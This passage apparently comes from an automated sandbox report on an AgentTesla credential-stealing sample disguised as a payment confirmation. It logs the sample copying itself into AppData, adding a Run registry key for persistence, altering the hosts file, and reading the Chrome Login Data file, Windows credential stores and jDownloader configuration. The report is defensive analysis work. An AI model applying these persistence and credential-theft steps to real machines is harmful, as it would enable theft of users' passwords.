| C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PAYOUTCONFIRMATION.exe.log | unknown | 1216 | 31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2c 20 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 | success or wait | 1 | 6E3BC907 | WriteFile | |

File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|--|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 6135 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\!a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux | unknown | 176 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E08CA54 | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System\!f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux | unknown | 620 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\!d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux | unknown | 864 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\!1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux | unknown | 900 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\!b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux | unknown | 748 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 8171 | end of file | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096 | success or wait | 1 | 6CEF1B4F | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096 | end of file | 1 | 6CEF1B4F | ReadFile |

Analysis Process: PAYMENT CONFIRMATION.exe PID: 2208 Parent PID: 5940

General

| | |
|--------------------------|--|
| Start time: | 09:58:11 |
| Start date: | 12/04/2021 |
| Path: | C:\Users\user\Desktop\PAYOUTCONFIRMATION.exe |
| Wow64 process (32bit): | true |
| Commandline: | {path} |
| Imagebase: | 0xd50000 |
| File size: | 834048 bytes |
| MD5 hash: | B7724FD635CC9C0AC12AF69468D8F734 |
| Has elevated privileges: | true |

| | |
|-------------------------------|---|
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | <ul style="list-style-type: none"> Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.466852718.0000000000402000.00000040.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.473828679.0000000003151000.00000004.00000001.sdmp, Author: Joe Security |
| Reputation: | low |

File Activities

File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|--|---|------------|--|-----------------------|-------|----------------|------------------|
| C:\Users\user | read data or list directory synchronize | device | directory file synchronous io non alert open for backup ident open reparse point | object name collision | 1 | 6E0ACF06 | unknown |
| C:\Users\user\AppData\Roaming | read data or list directory synchronize | device | directory file synchronous io non alert open for backup ident open reparse point | object name collision | 1 | 6E0ACF06 | unknown |
| C:\Users\user\AppData\Roaming\kprUEGC | read data or list directory synchronize | device | directory file synchronous io non alert open for backup ident open reparse point | success or wait | 1 | 6CEFBEBF | CreateDirectoryW |
| C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe | read data or list directory read attributes delete write dac synchronize generic read generic write | device | sequential only non directory file | success or wait | 1 | 6CEFDD66 | CopyFileW |
| C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe\Zone.Identifier:\$DATA | read data or list directory synchronize generic write | device | sequential only synchronous io non alert | success or wait | 1 | 6CEFDD66 | CopyFileW |

| File Path | Completion | Count | Source Address | Symbol |
|-----------|------------|-------|----------------|--------|
|-----------|------------|-------|----------------|--------|

File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---------|--------|---|--|-----------------|-------|----------------|-----------|
| C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe | 0 | 262144 | 4d 5a 90 00 03 00 00 00 04 00 00 00 ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 02 3d 5f f5 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 28 0a 00 00 90 02 00 00 00 00 fa 46 0a 00 00 20 00 00 00 60 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 20 0d 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 | MZ.....@.... !..L!This program cannot be run in DOS mode.... \$.....PE..L...=_..... ...0.(.....F...`..@..@..... cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 02 3d 5f f5 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 28 0a 00 00 90 02 00 00 00 00 fa 46 0a 00 00 20 00 00 00 60 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 20 0d 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 | success or wait | 4 | 6CEFDD66 | CopyFileW |
| C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier | 0 | 26 | 5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30 | [ZoneTransfer]....ZoneId=0 | success or wait | 1 | 6CEFDD66 | CopyFileW |
| C:\Windows\System32\drivers\etc\hosts | unknown | 11 | 0d 0a 31 32 37 2e 30 2e 30 2e 31 | ..127.0.0.1 | success or wait | 1 | 6CEF1B4F | WriteFile |

File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|--|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 6135 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\`a152 fe02a317a77aee36903305e8ba6\mscorlib.ni.dll.aux | unknown | 176 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E08CA54 | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System\`f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux | unknown | 620 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\`f9274ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux | unknown | 864 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\`f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux | unknown | 900 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\`b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux | unknown | 748 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 8171 | end of file | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096 | success or wait | 1 | 6CEF1B4F | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096 | end of file | 1 | 6CEF1B4F | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096 | success or wait | 1 | 6CEF1B4F | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096 | end of file | 1 | 6CEF1B4F | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D | unknown | 11168 | success or wait | 1 | 6CEF1B4F | ReadFile |
| C:\Users\user\AppData\Roaming\Microsoft\ProtectS-1-5-21-3853321935-2125563209- 4053062332-1002\c83ff6ed-de12-410b-845f-d450d93af7a4 | unknown | 4096 | success or wait | 1 | 6CEF1B4F | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D | unknown | 11168 | success or wait | 1 | 6CEF1B4F | ReadFile |
| C:\Program Files (x86)\jDownloader\config\database.script | unknown | 4096 | success or wait | 1 | 6CEF1B4F | ReadFile |
| C:\Program Files (x86)\jDownloader\config\database.script | unknown | 4096 | end of file | 1 | 6CEF1B4F | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data | unknown | 40960 | success or wait | 1 | 6CEF1B4F | ReadFile |

Registry Activities

Key Value Created

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|--|---------|---------|---|-----------------|-------|----------------|----------------|
| HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run | kprUEGC | unicode | C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe | success or wait | 1 | 6CEF646A | RegSetValueExW |
| HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run | kprUEGC | binary | 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | success or wait | 1 | 6CEFDE2E | RegSetValueExW |

Analysis Process: kprUEGC.exe PID: 4156 Parent PID: 3388

General

| | |
|-------------------------------|--|
| Start time: | 09:58:42 |
| Start date: | 12/04/2021 |
| Path: | C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' |
| Imagebase: | 0x7f0000 |
| File size: | 834048 bytes |
| MD5 hash: | B7724FD635CC9C0AC12AF69468D8F734 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | <ul style="list-style-type: none"> Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.303769479.0000000003CB9000.00000004.00000001.sdmp, Author: Joe Security |
| Antivirus matches: | <ul style="list-style-type: none"> Detection: 100%, Joe Sandbox ML |
| Reputation: | low |

File Activities

File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|------------|--|-----------------------|-------|----------------|-------------|
| C:\Users\user | read data or list directory synchronize | device | directory file synchronous io non alert open for backup ident open reparse point | object name collision | 1 | 6E0ACF06 | unknown |
| C:\Users\user\AppData\Roaming | read data or list directory synchronize | device | directory file synchronous io non alert open for backup ident open reparse point | object name collision | 1 | 6E0ACF06 | unknown |
| C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log | read attributes synchronize generic write | device | synchronous io non alert non directory file | success or wait | 1 | 6E3BC78D | CreateFileW |

File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
| | | | | | | | | |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---------|--------|--|-----------------|------------|----------|----------------|--------|
| C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log | unknown | 1216 | 31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 | success or wait | 1 | 6E3BC907 | WriteFile | |

File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|--|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 6135 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\!a152fe02a317a77aee36903305e8ba6\mscorlib.ni.dll.aux | unknown | 176 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E08CA54 | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux | unknown | 620 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux | unknown | 864 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\!1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux | unknown | 900 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\!b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux | unknown | 748 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 8171 | end of file | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096 | success or wait | 1 | 6CEF1B4F | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096 | end of file | 1 | 6CEF1B4F | ReadFile |

Analysis Process: kprUEGC.exe PID: 6652 Parent PID: 3388

General

| | |
|--------------------------|---|
| Start time: | 09:58:50 |
| Start date: | 12/04/2021 |
| Path: | C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' |
| Imagebase: | 0x570000 |
| File size: | 834048 bytes |
| MD5 hash: | B7724FD635CC9C0AC12AF69468D8F734 |
| Has elevated privileges: | true |

| | |
|-------------------------------|-------------------|
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Reputation: | low |

File Activities

File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-------------------------------|---|------------|--|-----------------------|-------|----------------|---------|
| C:\Users\user | read data or list directory synchronize | device | directory file synchronous io non alert open for backup ident open reparse point | object name collision | 1 | 6E0ACF06 | unknown |
| C:\Users\user\AppData\Roaming | read data or list directory synchronize | device | directory file synchronous io non alert open for backup ident open reparse point | object name collision | 1 | 6E0ACF06 | unknown |

File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 6135 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\!a152fe02a317a77ae3e36903305e8ba6\mscorlib.ni.dll.aux | unknown | 176 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E08CA54 | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System\!f0a7eefa3cd3e0ba98b5ebdbbc72e6\System.ni.dll.aux | unknown | 620 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\!8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux | unknown | 864 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\!1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux | unknown | 900 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\!b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux | unknown | 748 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 8171 | end of file | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096 | success or wait | 1 | 6CEF1B4F | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096 | end of file | 1 | 6CEF1B4F | ReadFile |

Analysis Process: kprUEGC.exe PID: 6672 Parent PID: 4156

| General | |
|-------------------------------|--|
| Start time: | 09:58:51 |
| Start date: | 12/04/2021 |
| Path: | C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe |
| Wow64 process (32bit): | true |
| Commandline: | {path} |
| Imagebase: | 0x6e0000 |
| File size: | 834048 bytes |
| MD5 hash: | B7724FD635CC9C0AC12AF69468D8F734 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | <ul style="list-style-type: none"> Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000014.00000002.466854304.000000000402000.00000040.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000014.00000002.472291889.0000000002BE1000.00000004.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000014.00000002.472291889.0000000002BE1000.00000004.00000001.sdmp, Author: Joe Security |

| | |
|-------------|-----|
| Reputation: | low |
|-------------|-----|

File Activities

File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-------------------------------|---|------------|--|-----------------------|-------|----------------|---------|
| C:\Users\user | read data or list directory synchronize | device | directory file synchronous io non alert open for backup ident open reparse point | object name collision | 1 | 6E0ACF06 | unknown |
| C:\Users\user\AppData\Roaming | read data or list directory synchronize | device | directory file synchronous io non alert open for backup ident open reparse point | object name collision | 1 | 6E0ACF06 | unknown |

File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---------------------------------------|---------|--------|----------------------------------|-------------|-----------------|-------|----------------|-----------|
| C:\Windows\System32\drivers\etc\hosts | unknown | 11 | 0d 0a 31 32 37 2e 30 2e 30 2e 31 | ..127.0.0.1 | success or wait | 1 | 6CEF1B4F | WriteFile |

File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 6135 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\!a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux | unknown | 176 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E08CA54 | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System\!f0a7eefa3cd3e0ba98b5ebddbc72e6\System.ni.dll.aux | unknown | 620 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\!8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux | unknown | 864 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\!1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux | unknown | 900 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\!b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux | unknown | 748 | success or wait | 1 | 6DFE03DE | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 8171 | end of file | 1 | 6E085705 | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096 | success or wait | 1 | 6CEF1B4F | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096 | end of file | 1 | 6CEF1B4F | ReadFile |

Disassembly

Code Analysis